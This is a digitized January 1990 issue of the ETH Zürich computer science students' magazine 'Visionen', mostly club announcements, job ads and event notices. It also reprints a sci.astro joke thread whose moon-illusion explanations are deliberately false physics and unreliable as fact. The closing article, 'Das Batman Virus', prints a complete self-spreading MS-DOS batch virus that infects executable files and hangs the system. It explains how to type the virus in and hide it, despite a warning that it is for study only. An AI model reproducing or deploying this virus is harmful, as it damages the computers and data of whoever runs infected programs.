

Zeitschrift: Visionen : Magazin des Vereins der Informatik Studierenden an der ETH Zürich
Herausgeber: Verein der Informatik Studierenden an der ETH Zürich
Band: 7 (1990)
Heft: 1

Heft

Nutzungsbedingungen

Die ETH-Bibliothek ist die Anbieterin der digitalisierten Zeitschriften. Sie besitzt keine Urheberrechte an den Zeitschriften und ist nicht verantwortlich für deren Inhalte. Die Rechte liegen in der Regel bei den Herausgebern beziehungsweise den externen Rechteinhabern. [Siehe Rechtliche Hinweise.](#)

Conditions d'utilisation

L'ETH Library est le fournisseur des revues numérisées. Elle ne détient aucun droit d'auteur sur les revues et n'est pas responsable de leur contenu. En règle générale, les droits sont détenus par les éditeurs ou les détenteurs de droits externes. [Voir Informations légales.](#)

Terms of use


The ETH Library is the provider of the digitised journals. It does not own any copyrights to the journals and is not responsible for their content. The rights usually lie with the publishers or the external rights holders. [See Legal notice.](#)

Download PDF: 22.01.2025

ETH-Bibliothek Zürich, E-Periodica, <https://www.e-periodica.ch>

visionen

Herausgegeben vom Verein der Informatikstudierenden an der ETH



«Das ist unser neuestes Modell.
Bei Fehleingaben lacht es den
Programmierer aus . . .!»

Siebter Jahrgang

Nummer 1 / Januar 1990

Adressen

Aktuar:	Thomas Gantner Wenkenstr. 58	4125 Riehen	Tel. 061/67 53 67
Exkursionen:	Hartmut Adler Nollisweid	9050 Appenzell	Tel. 071/ 87 39 32
Feste & Kultur:	Martin de Urgoiti Sonnenbergstr. 29	8032 Zürich	Tel. 01/ 53 43 92
Frauengruppe:	Susanne Werner Zielackerstr. 41	8048 Zürich	Tel. 01/ 432 28 65
Präsident:	Thomas Bühlmann Schlimpergstr. 16	8307 Effretikon	Tel. 052/ 32 57 19
Quästor:	Beat Müller Klausstr. 46	8008 Zürich	Tel. 01/ 383 16 85
Redaktor:	Patrick Seemann Landstr. 122	5430 Wettingen	Tel. 056/ 26 30 86
Verleger:	Martin Wunderli Eschenweg 7	8057 Zürich	Tel. 01/ 311 89 03
Vordiplome/ VISINFO	Christian Franz Sonnegstr. 61	8006 Zürich	Tel. 01/ 261 26 96

Verein der Informatikstudierenden an der ETH Zürich

Adresse: Haldeneggsteig 4
ETH Zentrum
IFW B 29
8092 Zürich
Tel. 01/ 254 72 12 (Mo-Fr, 12¹⁵-13⁰⁰)

Electronic Mail: vis@inf.ethz.ch
VIS@CZHETH5A (EARN/BITNET)

Hoi zäme,

Mit Schuss haben wir die Ferien und den Beginn eines neuen Jahrzehnts (das wohl erst am 1.1.1991 beginnt, Anm. der Red.) hinter uns gebracht. Selbstverständlich haben wir auch im 1990 einiges vorbereitet. Das fing ja bereits mit der Kontaktparty und dem Besuch der polnischen Studierenden an. (Speziell der Besuch der polnischen Studenten hat für einige Leute ziemlich viel Arbeit bedeutet, da kurzfristig noch Änderungen vorgenommen werden mussten.) Nun am 31. Januar geht es gleich im Feststil weiter. Ab 20.00 Uhr könnt ihr dann im StuZ HardRock & Heavy Metal Musik hören. Wir erwarten viele Besucher und hoffen, dass es für alle einen Plausch wird.

In diesem Zusammenhang sei auch gleich erwähnt, dass der Festminister die Kompetenz hat für Alkohol einen gewissen Unkostenbeitrag zu verlangen. Dies haben wir festgelegt, nachdem es beim letzten Fest zu Problemen gekommen ist, wer wieviel und welche Getränke bekommt.

Am 22. Februar findet dann die Mitgliederversammlung statt. Selbstverständlich erwarten wir mindestens so viele Leute wie an den Festen. Die Versammlung findet dieses Mal im StuZ statt und soll ("Oh God Make it Happen") nicht lange dauern. Wir begrüßen es, wenn ihr Vorstösse bereits jetzt anmeldet. Dann kann eine Traktandenliste mit diesen Vorstössen ausgehängt werden. Damit wisst ihr dann bereits im voraus, was behandelt werden wird, und ihr könnt euch auch vorbereiten. Nur vier Tage später beenden wir das Semester mit einem gemütlichen Semesterendfest im StuZ.

Wie in einem "Hints & Rumors" angetönt, werden die Macs bald einmal ausgedient haben. Dies nicht zuletzt, weil neue Programme wegen Speicherplatzmangel kaum mehr laufen. Aus diesem Grund ist es daher **nicht** möglich, Texte beim VIS-Laserservice unter MS-Word 4.0 auszudrucken. (Man kann sie aber im Word 3.0-Format abspeichern und dann wie gewohnt hier ausdrucken.)

der Vorstand, tb

ADNOVUM

RESEARCH AND DEVELOPMENT
TECHNOLOGY AND PRODUCT TRANSFER
CONSULTING * SOFTWARE-DEVELOPMENT

WIR SUCHEN STUDENTEN, DIE LÖSUNGEN ERARBEITEN, DIE ES NOCH NICHT GIBT.

Wir sind bloss 6 Akademiker, Stefan (29), Urs (25), Matthias (26), Stefan (26), Rico (25) und Lukas (28) und bilden ein Team, das so gut funktioniert, dass die Nachfrage nach unseren individuell entwickelten Software-Lösungen (Entwicklung grafischer Benutzerschnittstellen oder graphentheoretischer Software, Systemprogrammierungen) ständig steigt. Deshalb brauchen wir einen zusätzlichen Peter, Urs, Paul oder eine zusätzliche Petra, Ursina, Paula. Eine Persönlichkeit, bereit, sich im Team zu engagieren und nicht nur die Hochschul-Theorie in der Praxis anzuwenden, sondern auch nach neuen Lösungen zu suchen und damit viel dazulernen.

Dass wir sechs es verstanden haben; uns einzurichten, beweisen unsere Werkzeuge. Jeder hat seine eigene UNIX-Workstation. Zur gemeinsamen Benutzung stehen Mac II, PCs und ein UNIX-Host zur Verfügung. Wir entwickeln unsere Software generell auf der Basis von UNIX und X11.

Was uns am meisten gefällt: Dass jeder von uns immer im Kontakt mit dem ganzen Projekt stehen kann. Von der Planungs- über die Design-, Programmierungs-, Test- und Installationsphase. Inklusive dem Kontakt mit dem erfreuten Kunden.

Das reicht fürs erste. Das zweite über 01/363 32 00.

Bald ist es wieder einmal soweit:

Am 22. Februar 1990 findet die ordentliche **Mitglieder-**
versammlung des **VIS** im Wintersemester 90 statt.

Folgende provisorische Traktandenliste steht bereits fest (weitere Traktanden seitens der Mitglieder werden auf dem VIS-Büro gerne entgegengenommen):

1. Begrüssung
2. Wahl der StimmzählerInnen
3. Wahl der/des ProtokollführerIn
4. Genehmigung des letzten Protokolls
5. Änderung und Genehmigung der Traktandenliste
6. Rechnung und Budget, Entlastung des Vorstandes
7. Mitteilungen des Vorstandes, der AK/UK und des DC
8. Wahl der AK/UK - Vertreter
9. Wahl der DC - Delegierten
10. KIF
11. Erstellung eines "Yearbook"
12. Inseratepolitik
13. Statutenänderung
14. Varia

Eine kurze Beschreibung der einzelnen Traktanden erfolgt in den nächsten VISionen und in den Schaukästen.

Wir treffen uns um **18¹⁵** im **StuZ-Saal**. Wie immer wird für eine kleine Verpflegung und viel Getränke gesorgt sein.

Eingeladen sind ganz besonders auch die unteren Semester. Die MV bietet die beste Möglichkeit, den VIS einmal genau kennenzulernen (einen Abend dürfte Euch der VIS schon mal Wert sein). Des weiteren ist die MV der Ort, den VIS nach seinen eigenen Ideen mitzugestalten.

für den Vorstand
Thomas (Aktuar)



Zürcher Forschungskolloquium Datenbanksysteme (ZFD)

ANKÜNDIGUNG VON VORTRÄGEN

Mittwoch, 17. Januar 1990, 16:15 Uhr: (Uni Irchel, Hörsaal 95)

Prof. Dr. David Maier, GIP Altair and
Oregon Graduate Institute of Science and Technology,
“Why Isn't There an Object-Oriented Data Model?”

Montag, 29. Januar 1990, 16:15 Uhr (ETH, IFW-Gebäude, A36):
(Vortrag im Rahmen des Informatik-Kolloquiums der ETH)

Prof. Dr. Andreas Reuter, Universität Stuttgart,
“Massive Parallelität in Datenbanksystemen”

Donnerstag, 8. Februar 1990, 16:15 Uhr (ETH, HG F7):

Prof. Dr. David J. DeWitt, GIP Altair and
University of Wisconsin at Madison,
“GAMMA – The World's Fastest Multiprocessor Database Machine?”

Mittwoch, 21. Februar 1990, 16:15 Uhr (ETH, HG E3):

Prof. Dr. Georg Lausen, Universität Mannheim,
“Objekt-Orientierte Wissensrepräsentation in Frame-Logik”

Exkursion zur Ciba-Geigy

Die dritte für dieses Wintersemester geplante VIS-Exkursion führt zur Ciba-Geigy, Basel. Sie findet am Mittwoch, den 14. Feb. 1990 statt. Wir treffen uns am

Mittwoch, den 14. Februar um 11:45 Uhr im Hauptbahnhof am Anfang des Gleises 14

Programm: 12.00 Zugfahrt nach Basel (kostenlos)
13.10 Fahrt ins Werk Rosental und Besucherformalitäten
13.30 Film: Computer bei Ciba-Geigy (ausgewählte Beispiele)
14.00 Vorstellen der Firma und der beiden EDV-Abteilungen
14.45 Vorstellen von ausgewählten Themen
- Einsatz wissenschaftlicher Systeme
- Objekt orientierte Einsatzmöglichkeiten
- Programmiersprachen
- Informatik-Einsatz in der chemischen Forschung
- evt. CAMM (computer aided molecular modelling)
Als Schwerpunkt wissenschaftliche Anwendungen keine kommerziellen, anhand ausgewählter Stellen.
15.30 Präsentation von jungem ETH-Informatiker mit anschliessender Kaffepause und Diskussion
16.00 Auskunft des Personaldienst über Anstellungsbedingungen, Salär, Praktika, Auslandsaufenthalte, Karrieremöglichkeiten, etc.
16.30 Getränke und Imbiss, Schlussdiskussion
17.56 Abfahrt des Zuges nach Zürich
19.00 Ankunft in Zürich

Interessenten schreiben sich bitte per VISINFO, an den Schaukästen des VIS, vor HG E23, IFW Passerelle und B-Stock oder im VIS-Büro (**IFW B29**) ein. Diese Anmeldung ist verbindlich. Wir werden eine Kopie der Teilnehmerliste der Ciba-Geigy zukommen lassen.

Anmeldeschluss am Mittwoch, den 7. Februar 1990

Die Teilnehmerzahl ist beschränkt. Alle Anmeldungen werden in der Reihenfolge des Einganges behandelt. Die vollständige Teilnehmerliste findet Ihr ab Donnerstag, 8. Februar in den Schaukästen.

Schon jetzt wünsche ich den Teilnehmern viel Spass.

HA/V/Ex6 / 12.1.90

Ihr Praktikum bei

**Informatik
Forschung**

- Fehlertolerante Rechnersysteme
- User Interface Software
- Wissensbasierte Systeme

Leittechnik

- Prozessrechnersysteme
- Prozessautomation
- Netzleittechnik
- Leittechnik für Verkehr

ABB Informatik AG

Informationssysteme und
-verarbeitung für:

- Administration
- Produktion
- Technik (u. a.: CAD/CAE)

ABB CADE AG

- Engineering Datenbanken
- Expertensysteme
- CAD/CAE Lösungen

**ABB Produktions-
technik AG**

- Produktionsinformatik
 - CAP, Engineeringsysteme
 - Netzwerke, Fertigungsleittechnik
-

Asea Brown Boveri

Auf diesen Gebieten arbeiten wir an interessanten Projekten.
Im Rahmen eines Praktikums haben Sie Gelegenheit, dabei mitzuwirken,
persönliche Erfahrungen zu sammeln und Einblick in die Tätigkeit
unserer Ingenieure zu nehmen.

Gerne geben wir Ihnen weitere Auskunft:

Frau Maurer
Herr Spickenreuther

056/75 20 56
056/75 63 31

Rufen Sie uns einfach an oder verlangen Sie mit dem Talon weitere Unterlagen.



Ich interessiere mich für ein Praktikum, bitte schicken Sie mir Unterlagen.

Meine Studienrichtung:

Absolvierte Semester:

Name:

Vorname:

Strasse:

PLZ/Ort:

Asea Brown Boveri AG
Personaldienst (PMZ)
5401 Baden




ABB
ASEA BROWN BOVERI

Zürich, 11. Januar 1990

Wir trauern um

Prof. Dr. Martin Bärtschi

Er stand als Professor den Studenten sehr nahe.

Verein der Informatikstudierenden

Vom Weihnachtsfest zum Krimi

Wie ist es dazu gekommen?

Nun, am Tag danach spazierte ich noch mit der Freude, dass alles so rund gelaufen ist, ins Büro der StuZ-Betriebsleitung - die vermieten die Räumlichkeiten - , um die Schlüssel zu retournieren. Als ich das besagte Büro betrat, wurde ich schon erwartet und mein Erscheinen entsprechend gewürdigt: Ich wurde an eine Wand gestellt, ... (so wie man's in den Miami-Vice-Filmen zu sehen pflegt). Da in diesem Büro Freundlichkeit so wie so sehr GROSS geschrieben wird, verwunderte mich nichts und ich dachte diese Aktion diene der Sicherheit der dort Arbeitenden. Als sie sich überzeugt hatten, dass ich unbewaffnet war, durfte ich die Hände wieder runternehmen und mir wurde die Anklage verlesen: Mir, bzw. dem VIS wurde die Schuld für einen Einbruch zugeschoben, der während des Festes im StuZ stattgefunden habe. Zwei Türen seien eingedrückt, das werde für mich "verdammst teuer" (Zitat)! Ich konnte mir das zwar nicht vorstellen, hatte ich das Gebäude doch als letzter verlassen, aber in einer Diktatur hat man kein Recht zu Verteidigung. Weiter: "Die Polizei kommt gleich!" Und tatsächlich da war sie, ich sah mich schon hinter Gittern bei Wasser und Brot!

Doch die zwei Herren in Uniform waren gnädig; wie ihr seht, bin ich noch auf freiem Fuss. Das Urteil wurde unterschrieben, Tatzeit: während des Festes, Täter: die Chaoten des VIS oder sonst ein Ungeheuer. Ich sah für den VIS schlechte Tage ohne einen Rappen voraus; bis er die Schuld abgezahlt hatte, würden Jahre vergehen. Ja, ja, so dachte ich. Doch dann geschah ein Wunder: Ein rettender Engel betrat die Szene, um dem Schwachen zu helfen. Nun, dieser Engel hatte (mit Zeugen!) schon vor dem Fest bemerkt, dass eine Tür defekt war. Es stellte sich zudem heraus, dass die Herren aus dem Büro, auch schon vorher informiert worden waren, dass ein Schaden vorlag!


Der Sachschaden wurde plötzlich als klein eingestuft, als völlig belanglos. "Er könne das schon wieder in Ordnung bringen.", meinte der Herr aus dem Büro. Die Polizisten verliessen den Tatort, und der Starke aus dem Büro wurde ganz freundlich. Er setzte beim Abnehmen des schlecht beleuchteten Kellers eine dunkel getönte Brille auf ... Null Problemo!

Die Moral von der Geschichte: Wenn ihr zur Betriebsleitung geht, tragt ja keine Army-Jacke wie ich, sonst ...

Kommen wir noch zum Positiven:

Vielen Dank all jenen, die für das Gelingen des VIS-Weihnachtsfestes beigetragen haben, indem sie aktiv mitarbeiteten, zum Beispiel am Ausschank.

Pioniere auf dem Weg nach oben



Gipfel schrecken uns nicht ab, selbst wenn der Aufstieg hart und kräftezehrend ist. Am liebsten sind uns jene Höhenregionen, wo wir als erste die Gipfel erreichen. Für diese Aufstiege brauchen wir leistungsfähige Teams. Wir suchen deshalb Ingenieure/innen, die mit uns zusammen aufsteigen wollen.

In der Entwicklung, Fertigung und im Marketing arbeiten wir laufend an zukunftsweisenden Lösungen. Unsere Pionierleistungen basieren auf Know-how und Erfahrung. Deshalb sind wir weltweit führend, zum Beispiel in der Cordless-Technologie oder mit Ascotel, dem ISDN-Vermittlungssystem für Text, Bild und Daten.

Testen Sie, ob Sie zu unserem Team stossen wollen, als Einsteiger, Praktikant oder als Profi mit Erfahrung. Beatrice Sterki, Telefon 065 24 29 60, freut sich auf ein Gespräch.

ascom

Personal Telecommunications

Ascom Autophon AG
4503 Solothurn, Ziegelmattestrasse 1

Hier möchte ich den zwei Mitstudenten Urban Kümin und Patrick Merz aus dem 3. Semester ganz besonders danken und sie im Namen des Vorstandes fürs Mitarbeiter-Essen einladen. Die Helfer waren nach dem Fest auch all denen dankbar, die kein allzu grosses Chaos hinterlassen haben, denn dadurch wurde das Aufräumen in vernünftiger Zeit möglich!

- * Darf ich Euch bitten, beim nächsten Anlass die Tür oben im Parterre zu benützen statt den Zulieferer-Eingang, damit keine Musik (= Lärm für die Anwohner) nach aussen dringt.
- * Ich will, dass die Feste attraktiv bleiben, doch dazu sind Freiwillige nötig. Freiwillige sind nicht die andern, sondern das bist auch Du. Es lässt sich bestimmt etwas finden, das Dir Spass machen würde, zum Beispiel suche ich einen DJ, der für gute Musik sorgt, denn an diesem Fest hat ein AMIV-Mitglied ausgeholfen! Aber ich brauche auch Leute, die Essen und Getränke ausgeben oder beim Einkaufen und Vorbereiten helfen.
- * Ich möchte auch Feste durchführen, die unter einer bestimmten Musikrichtung (z.B. Rock & Roll, ... siehe unten) laufen. Leute mit Ideen oder mit dem Willen bei der Organisation mitzuhelfen sind sehr gefragt.

Also meldet Euch doch beim VIS!

Vorankündigungen:

Am 26. Februar findet das **Semester-End-Fest** statt. Reserviert Euch also diesen Termin unbedingt und den 22. Februar auch gleich, denn dann ist die Mitgliederversammlung ebenfalls im StuZ!

Da das Interesse vorhanden ist und sich Helfer (die selben wie beim Weihnachtsfest!) gefunden haben, ist am 31. Januar **HARD 'N HEAVY** angesagt auch wieder im StuZ-Keller. Dies sollte der Auftakt zu einer neuen Art von Festen darstellen, doch das hängt schlussendlich von Eurem aktiven Interesse ab.

Bringt Platten, CDs, Cassetten mit!

Hoffentlich sehe ich Euch möglichst zahlreich an den nächsten Festen wieder!

Martin, Feste & Kultur

M MIGROS-GENOSSENSCHAFTS-BUND INFORMATIK

Die Informatik des Migros-Genossenschafts-Bund plant und entwickelt für die Zukunft!

- Moderne Tele-Kommunikationsnetze für die ganze Migros-Gemeinschaft
- Optimale Logistik- und Lagerbewirtschaftungssysteme
- Effiziente Datenbanken
- Ausgereifte Rechnerverbund-Lösungen
- Experten-Systeme

Sind Sie der ausgewiesene Spezialist,

dann können Sie aus dem Vollen schöpfen und bei der Mitarbeit in einem dieser Projekte einen massgeblichen Beitrag leisten.

Kleine Teams und ein freundschaftliches Arbeitsklima tragen das ihre dazu bei!

Wir freuen uns auf Ihren Anruf, Sie werden alles Wichtige über Ihre zukünftige Laufbahn erfahren.

Unsere Adresse:

Migros-Genossenschafts-Bund
Informatik
Limmatstrasse 152
8005 Zürich
Tel: 01 277 21 11

Schwarze Liste: Fördern oder Fordern ?

VIS-Statuten :

Art 2: 1 Der Verein bezweckt :

- die Förderung des gesellschaftlichen Verantwortungsbewusstseins des Informatikstudenten
- ...

Dieser Artikel der Statuten ist jetzt gut bekannt.

Eine Frage besteht jedoch: Fördert man indem man fordert?

Hier ist ein Beispiel :

Ihr kauft ein (Informatik-)Buch. Um das Buch zu studieren, benutzt Ihr einen Leuchtstift, um die gemäss der Vorlesung wichtigsten Sachen zu markieren.

Ein Student sagt: "Der Autor hätte ja nur schreiben können, was für uns wichtig ist!" (Das gäbe also ein Buch nur mit Stichworten und kleineren Sätzen.)

Ein Kollege antwortet aber sinnvoll: "Ja, aber was passiert, wenn ich das Buch für eine andere Vorlesung brauche, wo das Wichtigste nicht deinem entspricht?"

Dieses Beispiel soll die Sinnlosigkeit der schwarzen Liste noch einmal betonen. Wegen der schwarzen Liste dürfen nur "gute" Firmen in den VISionen inserieren. Aber, wenn für jemand das "Gute" nicht dem "Guten" des Vereins entspricht ? Welches Unterschied gibt es für einen Informatiker, ob er bei Contraves oder ABB arbeitet ?

Aus diesem Grund und gemäss den verschiedenen Leserbriefe, die ich geschrieben habe, habe ich den VIS-Vorstand gebeten, das Traktandum "schwarze Liste" noch einmal an der MV diskutieren zu können.

Meine Meinung: Allen Firmen es sollen erlaubt sein, in den VISionen zu inserieren, sofern die Inserat etwas mit Informatik zu tun hat (Informatikstelle, Computer, ...). Das wichtige sind die Angebote, nicht wer die Angebote macht !!!

Serge GARAZI / 7

Subject: the size of the moon

A poster in sci.astro asked why the moon appears larger on the horizon than at the zenith. The following responses appeared:

Actually the moon appears so much larger because it is almost twice as close to you when on the horizon as it is when it is overhead.

When the moon is on the horizon, it is attracted by all the mass of the Earth you see running from where you are standing to the point on the horizon where you see the moon. Up above you, there is no mass of Earth between you and the moon, so the force is less.

The massive force brings the moon much closer when it rises and sets. As it gets higher, the force is less, and it moves further away. Then it comes back in again.

The moon is actually closest to the Earth when below the horizon, only you can't see it then. Those of us on the other side of the Earth actually get a really good view. Apollo reached the moon by leaving from the other side of the Earth when the moon was close.

A more important effect is that of gravity on light rays. When the moon is directly overhead, the effect of gravity is to speed up the light rays as they come from the moon to you, causing the image to appear to be contracted in all directions.

When the moon is just above the horizon, gravity bends the light rays, having the effect of a convex lens, but has little effect on their speed.

The net effect is as if you were looking at the moon through a magnifying glass when it is near the horizon, but looking at it through the wrong end of a telescope when it is directly overhead.

The real truth of the moon illusion is that it is all due to the same effect as "the aberration of starlight". When you are moving, distant objects appear to move forwards, towards the direction you're travelling. If you were going at $.9999c$, almost the whole sky would appear to be in front of you, only points almost

directly behind you are in your rearward hemisphere, and so they appear distended, as a small patch of sky has to cover the entire hemisphere.

When you see the full moon setting, you are travelling directly away from it due to the rotation of Earth. This explains why the setting full moon appears larger than the moon at the zenith, and larger still than the rising full moon.

I hope this clears up all your questions.

Of course, no one who lacks even a cursory knowledge of elementary physics can doubt that the above explanations have merit, but the primary effect is a physiological one. As one tilts his head back to observe the moon at the zenith, the lens of the eye is flattened by gravity and its magnifying power is decreased.



BALZERS: NEUE PERSPEKTIVEN

NEUE PERSPEKTIVEN

Die Balzers AG gehört auf den beiden High-Tech-Sektoren Vakuumtechnik und Dünne Schichten zu den international erfolgreichsten Unternehmen, das weltweit über 3500 Mitarbeiter beschäftigt.

Im Bereich der **Hochvakuum-Technik** entwickeln, fertigen und verkaufen wir Geräte zur Erzeugung, Messung und Steuerung von Vakuum. Instrumente zur Untersuchung der chemischen Zusammensetzung von Gasen sowie komplexe Anlagen für die Vakuum-Verfahrenstechnik im optischen, opto-elektronischen, elektronischen, metallurgischen und medizinischen Gebiet gehören ebenfalls in diese Sparte.

Im Bereich **Dünnschicht-Technik** stellen wir spezifische Dünnschicht-Produkte her für die Foto-, Film- und Fernsehtechnik, für die Mikroskopie, die Luft- und Raumfahrtindustrie, für die Beleuchtungstechnik sowie für die Opto- und Mikroelektronik. Zunehmende Bedeutung erlangt auch die Hartstoffbeschichtung von Werkzeugen, Maschinenelementen und Bauteilen sowie die dekorative Beschichtung von Accessoires.

Für eine Laufbahn bei Balzers stehen

Elektro-Ingenieuren

Maschinen-Ingenieuren

Informatikern

Physikern

Betriebswirtschaftern

vielfältige Einstiegs- und Einsatzmöglichkeiten offen in

Forschung und Entwicklung

Produkt-Management

Vertrieb

Marktforschung

EDV

Produktion

...und die Zukunft? Aus- und Weiterbildung auf allen Stufen ist nicht nur ein Schlagwort, sondern ein **Muss**, wenn wir unsere Spitzenstellung halten und ausbauen wollen. Aus diesem Grunde unterstützen wir grosszügig Weiterbildungsanstrengungen unserer Mitarbeiter.

In Balzers werden Sie sich wohlfühlen, denn nicht nur kooperatives Teamwork in überschaubaren Bereichen wird grossgeschrieben, sondern auch die Betreuung des einzelnen Mitarbeiters innerhalb der Organisation ist von zentraler Bedeutung.

Ihre Bewerbung? – Richten Sie ganz einfach an: Herrn Wolfgang Sieber, Leiter Personalwesen, Telefon Direktwahl 075 / 447 92. Er informiert Sie gerne über Ihre Perspektiven bei Balzers.

BALZERS

Balzers Aktiengesellschaft
FL-9496 Balzers
Fürstentum Liechtenstein
Tel. (075) 441 11

Das Batman Virus

"Be carefull with
that axe, Eugene"

Pink Floyd,
Ummagumma (1969)

Die Geschichte, die wir erzählen wollen, diese Geschichte ist sehr lange her, sie ist sozusagen schon ganz mit historischem Edelrost überzogen und unbedingt in der Zeitform tiefster Vergangenheit vorzutragen. ...

Dereinst also, in einem dieser vergangenen Jahrzehnte trieb eine reichlich gummihafte Comicfigur aus den 30er Jahren ihr Unwesen mit unseren Geldbeuteln; sogar der Prinz, sonst im Lila - Dunstkreis von Paisley Park, hüllte sich in Schwarz anlässlich dieser traurigen Wiedergeburt des Flattermannes. Aber davon ist hier nur namentlich die Rede.

Ort der Handlung: die Büfa 89 in Basel, jene Büroklammern und Drumherum Veranstaltung - und dies ist nicht (schon wieder) einer dieser Messeberichte.

Nachdem wir also einige Plastikgläser Werbechampagner hier getrunken und einige Werbedemos auf PCs da zum Absturz gebracht hatten, stellte sich uns plötzlich in den Weg eines dieser Kundenanwerbefräuleins (durchaus sächlich sachlich), in kurzem Röckchen und mit geübtem Lächeln und bevor ich recht begriffen und zurückgelächelt hatte, hielt ich die verteilte Werbediskette in der Hand.

Alsbald war ich also, um Entsorgung dieses schwarzen (Software-)Abfalls bemüht, an einen dieser PCs herantreten, mit entsprechendem Schlitz. Noch hatte ich aber die Disk nicht hineingeschoben, als der Standbetreuer, weiss, wie ich noch nie einen Menschen weiss gesehen habe, auf mich zusprang und den apokalyptischen Satz rief: "Halt, was denken Sie denn, wir wollen keine Viren!".

Seitdem keimt in mir die Wut. Ich habe Rache geschworen. Es flattere nun das Batman Virus.

Im Stillen gebar ich die Idee, ein Virus zu schreiben, das von der Tastatur aus in jeden dieser PCs eingegeben werden könnte, ohne irgendwelche Hilfsprogramme, das überhaupt nur den (MSDOS) Kommandointerpreter voraussetzte und sich unbemerkt verbreitete (nicht überschreibendes Virus); sozusagen ein self perpuating tapeworm. Dass es ein Virus auf Basis des Batch-

Prozessors (von MSDOS) sein würde, rechtfertigte noch mehr seinen Namen. Nur die schöne Vicky ist noch nicht erfunden.

Batman erläutert also sein Gewand:

Das Kleingedruckte lautet immer wie bei Ralf Burger:

Warnung:

Das nachstehend beschriebene Virusprogramm dient ausschliesslich dem besseren Verständnis und dem Erforschen der Möglichkeiten und Gefahren von Viren; es darf nicht auf einem PC installiert und ausgeführt werden. Das Virus ist äusserst gefährlich, da es sich unkontrolliert fortpflanzt und nach vollständiger Verseuchung zu Systemabstürzen führt.

Eine Installation und Ausführung auf einem PC sind ev. strafbare Handlungen.

Das Batman Virus hat auf einer Bildschirmseite Platz (z.B. 277 Bytes) und kann leicht in wenigen Minuten eingegeben werden. Es besteht aus einem Infektions- und einem Zerstörungsteil; es pflanzt sich durch Kopieren an den Anfang von ausführbaren Programmen fort. Es extrahiert sich dabei aus einem bereits infizierten Programm mit dem Befehl

```
copy filename.ext/a virusname
```

der nur bis zum ersten ^z (ASCII 26), dem letzten Byte des Virus kopiert.

Das Virus wird nach dem Kommando

```
copy con virus.bat/a
```

direkt eingegeben. Solange man nicht CR gedrückt hat, kann man eine Zeile korrigieren (mit BS). Die Eingabe wird mit ^z abgeschlossen.

Das Virus wird dann durch Aufruf aktiviert, infiziert ein erstes Programm und meldet "command not found" o.ä. Danach kann "virus.bat" gelöscht werden. Jeder Aufruf eines infizierten Programms ruft nun eine weitere Infektion hervor; sind alle Programme (im akt. Directory) infiziert kommt es zum Systemabsturz.

Das Listing (Zeilennummern dienen den nachfolgenden Hinweisen):

```
1 @ctty nul
2 if exist *.com goto i
3 if exist *.exe goto i
4 goto d
5 :i
6 for %%1 in (*.exe, *.com) do set b=%%1
```

```
7 md <ALT+255>
8 copy %b% <ALT+255>\*.*
9 copy %0.bat/a %b%
10 copy %b%/b+<ALT+255>\%b%/b %b%
11 ren %b% *.*.bat
12 goto e
13 :d
14 goto d
15 :e
16 cTTY con
17 @<ALT+255>\%0
```

Erläuterungen:

- Zu 1: Unterdrücken von Bildschirmausgaben und Beeinflussungen durch die Tastatur (? ich glaube ^c geht...) (Umleitung auf NUL - Device). @ unterdrückt die Ausgabe der Zeile selbst auf dem Bildschirm.
